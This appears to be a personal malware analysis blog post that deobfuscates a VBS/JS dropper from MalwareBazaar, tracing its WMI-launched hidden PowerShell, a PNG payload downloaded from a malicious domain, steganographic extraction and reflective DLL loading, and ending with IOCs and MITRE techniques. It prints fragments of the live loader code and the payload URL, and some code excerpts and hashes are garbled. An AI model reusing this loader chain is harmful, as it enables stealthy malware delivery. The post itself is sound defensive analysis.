



Malware Analysis – Number 03
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Environment (VirtualBox Lab)

[Ver detalles en Seguridad de Windows](#)

Especificaciones del dispositivo

Nombre del dispositivo	DESKTOP-T800
Procesador	AMD Ryzen 7 7700X 8-Core Processor 4.50 GHz
RAM instalada	7,86 GB
Id. del dispositivo	351DC584-C713-4C88-99D8-91D795060A57
Id. del producto	00331-10000-00001-AA048
Tipo de sistema	Sistema operativo de 64 bits, procesador x64
Lápiz y entrada táctil	La entrada táctil o manuscrita no está disponible para esta pantalla

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
Cambiar el nombre de este equipo

Especificaciones de Windows

Edición	Windows 10 Pro
Versión	22H2
Se instaló el	15/3/2026
Compilación del SO	19045.3803
Experiencia	Windows Feature Experience Pack 1000.19053.1000.0

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This sample, which I renamed "Sample02" to make it easier for me to identify, is actually a sample from Malwarebazaar. It can be found with the SHA256 hash: a488b5a66a919e96297311a9a08dcbf6be3ae5a338d8cff135db3c7a39b2f001. In fact, the file name is "a488b5a66a919e96297311a9a08dcbf6be3ae5a338d8cff135db3c7a39b2f001.zip"




File: C:\Muestras\MUESTRA02.vbs

MD5: 45foa898do7b3dd41ac84834279e2250

SHA1: acc71c3d094cc2af056694200150b4012c724477

SHA256: a488b5a6a919e96297311a9a08dcbf6be3ae5a338d8cff

When right-clicking and selecting "Open with Notepad," I am presented with an illegible file:




It has 16,937 lines in which, at a quick glance, everything contains the same strange content: (this.calliclinus += "[@h^E\]ny2[0x"j@14");)

Some time ago, I read about something very similar on a blog. (I never saved the link to that article), but I remember it mentioned two important things:

- It could be that at the end of the file, there were commands or lines referencing something like "execute" or similar. This is clearly not my case.
- The other option is that the actual code is hidden between some of these lines, but let's be honest, with so many lines, it stays well hidden.

Since I believe the second condition is met, I decided to do the following in Notepad. Replace. Yes, that simple. As easy as Edit – Replace.... – and there in "Find what," I type the annoying string. (**this.calliclinus** += "0h\jony=0a"j@";) – Replace with "Nothing" and click "Replace All."



The result is what we will see next.

```
var plugger = "2~tt-q4~tt-q7~tt-q4~tt-q6~tt-q8~tt-q7~tt-q5~tt-q7~t
~tt-qB~tt-q2~tt-q7~tt-q6~tt-q1~tt-q2~tt-q7~tt-q2~tt-qB~tt-q2~tt-q7~tt.
q0~tt-q2~tt-q4~tt-q6~tt-q8~tt-q7~tt-q5~tt-q6~tt-q6~tt-q6~tt-q6~tt-q6~
tt-q4~tt-q9~tt-q6~tt-qE~tt-q7~tt-q6~tt-q6~tt-qF~tt-q6~tt-qB~tt-q6~tt-q
~tt-q6~tt-q6~tt-q1~tt-q7~tt-q4~tt-q6~tt-q5~tt-q2~tt-q0~tt-q3~tt-qD~tt.
q4~tt-q6~tt-q5~tt-q2~tt-q9~tt-q3~tt-qB~tt-q2~tt-q0~tt-q2~tt-q4~tt-q6~
# 06~# 00~# 06~# 0C~# 06~# 0C~# 06~# 05~# 07~# 03~# 07~# "
```



```
var amethyst = 0;
```

```
var oxharrow =
```

```
appuy.Get(cyberlearningProcess.split("□ ∂η ⊂ □ 6ny 2ℓ
□ ⊗ □ "ſ.Ⓐ").join("")).Create(car boximidoyl, null, podophthalmian,
amethyst);"
```

For now, I saved it in another file as "Descubierto.js" – the first question is: Why in .js if the original is in .vbs? Okay, well that is because I suspected how each line ended; each of them ends with ";" and a VBScript file does not end that way. Furthermore, the file size is 1,169 KB (quite large for a script-type file) and also, in VBScript, a variable is not defined as "var" but as "DIM".


Descubierto.js	16/3/2026 09:44	Archivo JavaScript	46 KB
MIIFSTRAND - custom - infected rar	12/5/2022 08:17	Archivo WinRAR	260 KB

Now, when opening "Descubierto.js", I come across the following which catches my attention:


```
Archivo Edición Formato Ver Ayuda
var plogger = "2~tt-q4~tt-q7~tt-q4~tt-q6~tt-q8~tt-q7~
~tt-q8~tt-q2~tt-q7~tt-q6~tt-q1~tt-q2~tt-q7~tt-q2~tt-q8~tt-
q0~tt-q2~tt-q4~tt-q6~tt-q8~tt-q7~tt-q5~tt-q6~tt-q6~tt-q6
```

```
var carboximidoyl = "p~t~qo~t~qw~t~qe~t~qr~t~qs~t~qh~t~qe~t~ql~t~ql  
carboximidoyl = carboximidoyl.split("~t~q").join("");
```

Everything is separated by  - which are strange characters; I will try to do the same thing I did earlier to replace them.




The result I get is a significant change, and everything is starting to become clear.



```
var carboximidoyl = "powershell.exe -NoProfile -WindowStyle Hidden -Command \"' + wavepacket + \"'";
carboximidoyl = carboximidoyl.split("").join("");
```

In "var plugger=" honestly it is a string that is too large to copy here, but I can tell you that this string is actually in hexadecimal. I can tell by the format it has, so it occurred to me to try copying that string.

Using Notepad++, I use the function to convert from HEX to ASCII.



Now we go from what we were seeing with a bunch of numbers and letters to something a bit more "human."

```
var plugger = "$thuro = 'h'+ 't'+ 't'+ 'p'+ 's'+ ':' + '/' + '/' + 'e'
```

```
Archivo Edición Formato Ver Ayuda
var plugger = "$thuro = 'https://estudarebomai.com/MSI_150534.png'; $huffish = New-Ob
Public\Downloads\", 'E0Q7rAQooP', 'js', '60', '0', 'KrImRC9EM5', '0', ',', ','); try { $i
var stupose = plugger.split("[0h40ny200#00]").join("").split("").join("").replace(/^\s
```

We see that throughout this string it is separated by '+', so I will repeat the same process as before – find and replace –

We do the same with this obfuscated string. ("00h40ny20000"00J014").

```
var wavepacket = "$[surveillance]='' + stupose + '";$[Barnaby]=[0bly0t0e0[0]0]0(0$[surveillance] -0s0p010i0t0 '0(0.0.0)0'0 | 0?{0$0_0}0 0|0 %0{0[0C]
wavepacket = wavepacket.split("").join("");

var carboximidoyl = "powershell.exe -NoProfile -WindowStyle Hidden -Command \" + wavepacket + \"\"";
carboximidoyl = carboximidoyl.split("").join("");

var cyberlearningService = "w0i0n0m0g0m0t0s0:0r0o0o0t0\\0c0i0m0v02";
var cyberlearningStartup = "W0i0n03020_0P0r0o0c0e0s0s0S0t0a0r0t0u0p";
var cyberlearningProcess = "W0i0n03020_0P0r0o0c0e0s0s";

var appuy = GetObject(cyberlearningService.split("").join(""));
var podophthalmian = appuy.Get(cyberlearningStartup.split("").join("")).SpawnInstance_();

podophthalmian.ShowWindow = 0;

var amethyst = 0;
var oxharrow = appuy.Get(cyberlearningProcess.split("").join("")).Create(carboximidoyl, null, podophthalmian, amethyst);
```

```

var wavepacket = "$[surveance]='" + stupose + "';$[Barnaby]=[bly]t
wavepacket = wavepacket.split("").join("");

var carboximidoyl = "powershell.exe -NoProfile -WindowStyle Hidd
carboximidoyl = carboximidoyl.split("").join("");

var cyberlearningService = "w[i]n[m]g[m]t[s]:r[o]o[t]\[c]i[m]v2";
var cyberlearningStartup = "W[i]n32[_]P[r]o[c]e[s]s[S]t[a]r[t]u[p]";
var cyberlearningProcess = "W[i]n32[_]P[r]o[c]e[s]s";

```


As seen in 'var cyberlearningservice='W[] – it looks like '[]', but it's actually a non-printable character. At least from Notepad, I can't keep replacing it (I tried, but I didn't succeed). I will try again with Notepad++.

```

} var carboximidoyl = "powershell.exe -NoProfile -WindowStyle Hidden -C
} carboximidoyl = carboximidoyl.split("").join("");
}
} var cyberlearningService = "w[i]n[m]g[m]t[s]:r[o]o[t]\[c]i[m]v2";
} var cyberlearningStartup = "W[i]n32[_]P[r]o[c]e[s]s[S]t[a]r[t]u[p]";
} var cyberlearningProcess = "W[i]n32[_]P[r]o[c]e[s]s";
}
}

```

Now I select those characters, press Ctrl + H, and replace that special character with 'nothing'.




```
var plugger = "$thuro = 'https://estudarebomai.com/MSI_1505";  
  
var stupose = plugger.split("").join("").split("").join("")  
  
var wavepacket = "$surveillance='" + stupose + "';$Barnaby=[by  
wavepacket = wavepacket.split("").join("");  
  
var carboximidoyl = "powershell.exe -NoProfile -WindowStyle  
carboximidoyl = carboximidoyl.split("").join("");  
  
var cyberlearningService = "winmgmts:root\\cimv2";  
var cyberlearningStartup = "Win32_ProcessStartup";  
var cyberlearningProcess = "Win32_Process";  
  
var appuy = GetObject(cyberlearningService.split("").join("'  
var podophthalmian = appuy.Get(cyberlearningStartup.split("'  
  
podophthalmian.ShowWindow = 0;  
  
var amethyst = 0;  
var oxharrow = appuy.Get(cyberlearningProcess.split("").joi
```



Details that catch the eye: Service: `winmgmts:root\cimv2` – According to MSDN documentation, WMI tasks for processes retrieve information such as the account under which a process is running. It can also perform actions like creating processes. This is relevant because `winmgmts` is the name of the Windows Management Instrumentation (WMI). **root\cimv2** – `root`: Is the main directory for system management, and `cimv2`: Is the standard version of the information model that contains almost everything important about your PC (processes, services, files, hardware).

In short, within a script, it would have the permissions to see which programs are open, close them, or, in this specific case, create new processes (`Win32_Process.Create`) without the user's knowledge.

podophthalmian.ShowWindow = 0; —> Configures the new process to be completely invisible. No window will appear. Everything happens in the background. The line that corresponds to **`var carboximidoyl = "powershell.exe -NoProfile - WindowStyle Hidden -Command ..."`** Basically, from what I understand, the script uses WMI to launch a PowerShell command. `--NoProfile`: Prevents local configurations from loading, which could otherwise block the script.

WindowStyle Hidden: Double layer of invisibility (even though it might seem redundant) – an important detail that I think is worth mentioning: The "Fileless" technique is used here, since the PowerShell code is contained within a variable in RAM, not in a physical file. Ideal for leaving no traces.

The lines **`$thuro = 'https://estudarebomai.com/MSI_150534.png';`**

And **`$huffish.("Download"+"Data").Invoke($thuro);`** (which in reality would be **`$psidium = $huffish.DownloadData($thuro);`**) **The malware downloads a file that appears to be a .png image. This is done to evade firewalls, which typically allow image downloads but block executable files or scripts.**

By executing `appuy = GetObject(...)`, the `appuy` variable now has the power to request Windows to create processes, stop services, or read files, all using Microsoft's official infrastructure.

Note: The `GetObject` function retrieves information for the specified graphics object. (Clarification: In this specific case, `GetObject` is used to connect to the operating system's WMI service. It acts as the "bridge" to execute privileged commands).

`$killest = $resequenced.LastIndexOf($dioxole); if ($introconversion -eq -1 -or $killest -eq -1)`
This is the Steganography technique. The malware knows that the malicious code is "hidden" inside the image, specifically between the characters `IN-` and `-in1`. It ignores the actual image data and only extracts what is in between.

`[Array]::("Reve"+"rse").Invoke($parceit);` (which can be read as
`[Array]::Reverse.Invoke($parceit);`) and **`[byte[]]$brandy =`**
`[Convert]::("FromBase6"+"4String").Invoke($pulmotrachearia);` (which can be simplified and interpreted as **`$brandy = [Convert]::FromBase64String(...);`**)

—> To prevent antiviruses from detecting the code while it travels through the network, the attacker sends it reversed and Base64-encoded. This line "reassembles" the actual code right before using it.

Additionally, Caspol appears in the code.

The function: `$unatonable.Invoke($null, [object[]]$glycocholate)`. Here, the malware executes the DLL it loaded into memory and passes that entire list of words to it as "instructions." It utilizes a technique called Reflective DLL Injection. It loads the malicious code directly into the memory of the current process (or injects it into `Caspol.exe`). The malware never touches the hard drive as a standalone file, making it nearly impossible to detect by traditional scans. This is also due to the following two lines:

```
$aurantia = [AppDomain]::CurrentDomain("Lo"+"ad").Invoke($brandy);
```

```
$unatonable = $roughening.GetMethod('Main');
```

Network IOCs:

Malicious Domains: `estudarebomai.com` discovered.

Payload Download URLs (Disguised as images):

- `https://[estudarebomai.com/MSI_150534.png](https://estudarebomai.com/MSI_150534.png)` (Contains the hidden malicious DLL).
- `https://[estudarebomai.com/img_150603.png](https://estudarebomai.com/img_150603.png)` (Likely a second component or configuration).
- `https://[estudarebomai.com/bkp](https://estudarebomai.com/bkp)` (Backup or exfiltration URL).

Host IOCs:

- Persistence/Working Path: `C:\Users\Public\Downloads\` (This is a common path because it usually has write permissions).
- Injected Legitimate Process: `Caspol.exe` (Microsoft .NET Assembly Registration Tool). The malware uses it to camouflage its execution in memory.
- Unique Text Strings (Mutex/Config): `EoQ7rAQooP` and `KrImRC9EM5`. These appear to be encryption keys or campaign identifiers.

TTPs (Tactics, Techniques, and Procedures)

- T1047 - Windows Management Instrumentation: The use of `winmgmts` to create processes laterally or invisibly.
- T1059.001 - PowerShell: Use of obfuscated commands, `-NoProfile`, and `-WindowStyle Hidden`.
- T1027.003 - Steganography: Hiding the executable inside `.png` files.
- T1620 - Reflective Code Loading: Loading the DLL directly into memory using `[AppDomain]::CurrentDomain.Load`.

Execution Flow Analysis:

To better understand how this "chain" works, you can include this diagram of what the pasted code does:

- VBS/JS Layer: Uses WMI to execute a PowerShell command in a completely invisible manner (ShowWindow = 0).
- PowerShell Layer (Obfuscation): The command is encoded in Hexadecimal or Base64. Upon execution, it downloads a .png file.
- Deobfuscation: It searches for the IN- and -in1 markers, extracts the content, replaces characters (# with A), reverses the string (Reverse), and converts it from Base64.
- "Fileless" Execution: Loads the result (a .NET DLL named "Fiber") directly into the system memory.
- Injection: It locates the Main method within the Fiber.Program class and executes it, injecting itself into the legitimate Caspol.exe process.

I executed it in my environment and, as expected, since it is a completely isolated environment with no internet access (for obvious reasons), it tries to connect to [\[https://estudarebomai.com/MSI_150534.png\]](https://estudarebomai.com/MSI_150534.png)(https://estudarebomai.com/MSI_150534.png) via the DownloadData command. With no internet connection available, the command fails and does not proceed.

